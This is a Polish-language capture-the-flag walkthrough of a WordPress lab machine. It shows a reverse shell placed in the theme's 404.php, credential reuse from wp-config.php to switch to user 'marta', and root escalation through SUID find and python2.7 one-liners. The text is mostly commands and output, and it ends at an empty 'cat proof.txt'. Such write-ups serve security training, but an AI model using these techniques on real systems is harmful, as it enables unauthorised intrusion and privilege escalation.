
Po zedytowaniu kodu, wstawiamy go do pliku *404.php*:




Następnie po zapisaniu pliku, kierujemy się do lokalizacji pliku *404.php*




Przed przejściem do pliku *404.php*, nasłuchujemy na porcie, który ustawiliśmy wcześniej w naszym *reverse shell*. Po przejściu do danego URL, powinniśmy uzyskać połączenie



Wiemy, że mamy shella jako user *www-data*. Teraz szukamy naszego usera, który jest obecny na systemie. Jak widać – jest nim *marta*.



Teraz jako dowód wypisujemy naszą flagę, która znajduje się w folderze domowym *marta*



Teraz musimy się zastanowić w jaki sposób uzyskać dostęp do użytkownika *marta*

```

bash-5.1$ cd /var/www/html
cd /var/www/html
bash-5.1$ ls -la
ls -la
total 244
drwxr-xr-x  5 www-data www-data 4096 Nov  1 17:13 .
drwxr-xr-x  1 root      root    4096 Jul 12 07:50 ..
-rw-r--r--  1 www-data www-data  523 Aug  1 22:47 .htaccess
-rwxrwxr-x  1 marta    marta    0 Aug  1 15:55 .keep
-rw-r--r--  1 www-data www-data  405 Feb  6 2020 index.php
-rw-r--r--  1 www-data www-data 19915 Jan  1 2022 license.txt
-rw-r--r--  1 www-data www-data  7401 Nov  1 17:13 readme.html
-rw-r--r--  1 www-data www-data  7165 Jan 21 2021 wp-activate.php
drwxr-xr-x  9 www-data www-data 4096 Jul 12 16:16 wp-admin
-rw-r--r--  1 www-data www-data   351 Feb  6 2020 wp-blog-header.php
-rw-r--r--  1 www-data www-data  2338 Nov  9 2021 wp-comments-post.php
-rw-rw-r--  1 www-data www-data  5480 Jul 13 03:01 wp-config-docker.php
-rw-r--r--  1 www-data www-data  3001 Dec 14 2021 wp-config-sample.php
-rw-r--r--  1 www-data www-data  5584 Aug  1 22:30 wp-config.php
drwxr-xr-x  6 www-data www-data 4096 Nov  1 17:13 wp-content
-rw-r--r--  1 www-data www-data  3943 Apr 28 2022 wp-cron.php
drwxr-xr-x 26 www-data www-data 16384 Jul 12 16:16 wp-includes
-rw-r--r--  1 www-data www-data  2494 Mar 19 2022 wp-links-opml.php
-rw-r--r--  1 www-data www-data  3973 Apr 12 2022 wp-load.php
-rw-r--r--  1 www-data www-data 48498 Apr 29 2022 wp-login.php
-rw-r--r--  1 www-data www-data  8522 Nov  1 17:13 wp-mail.php
-rw-r--r--  1 www-data www-data 23706 Apr 12 2022 wp-settings.php
-rw-r--r--  1 www-data www-data 32051 Apr 11 2022 wp-signup.php
-rw-r--r--  1 www-data www-data  4817 Nov  1 17:13 wp-trackback.php
-rw-r--r--  1 www-data www-data  3236 Jun  8 2020 xmlrpc.php

```

```

bash-5.1$ ls
ls
index.php          wp-comments-post.php wp-includes         wp-signup.php
license.txt        wp-config-docker.php wp-links-opml.php   wp-trackback.php
readme.html       wp-config-sample.php wp-load.php         xmlrpc.php
wp-activate.php    wp-config.php        wp-login.php
wp-admin           wp-content           wp-mail.php
wp-blog-header.php wp-cron.php          wp-settings.php
bash-5.1$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configuration for WordPress

```

```

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', getenv_docker('WORDPRESS_DB_NAME', 'wordpress') );

/** Database username */
define( 'DB_USER', getenv_docker('WORDPRESS_DB_USER', 'example username') );

/** Database password */
define( 'DB_PASSWORD', getenv_docker('WORDPRESS_DB_PASSWORD', 'ThisIsNotAHardPassword') );

```

```

bash-5.1$ su - marta
su - marta
Password: ThisIsNotAHardPassword

marta@d18fb77e5824:~$ pwd
/home/marta
marta@d18fb77e5824:~$ id
uid=1000(marta) gid=1000(marta) groups=1000(marta)

```

Po uzyskaniu dostępu do użytkownika *marta* możemy zidentyfikować niektóre pliki SUID obecne w systemie. Niektóre z nich mogą dać nam możliwość dostania się do uprawnień roota.

```

marta@d18fb77e5824:~$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/usr/sbin/exim4
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/find
/usr/bin/python2.7
/usr/bin/sudo
/bin/mount
/bin/umount
/bin/su

```

Są dwa interesujące pliki, które mogą nam pozwolić uzyskać uprawnienia *root*:

- */usr/bin/find*
- */usr/bin/python2.7*

Są dwie metody uzyskania *roota*:

Metoda pierwsza:

```

marta@d18fb77e5824:~$ /usr/bin/find . -exec /bin/sh -p \; -quit
/usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
whoami
root

```

Metoda druga:

```

marta@d18fb77e5824:~$ /usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
<hon -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
whoami
root
# █

```

Flaga *proof.txt*:

```
# cat proof.txt  
cat proof.txt
```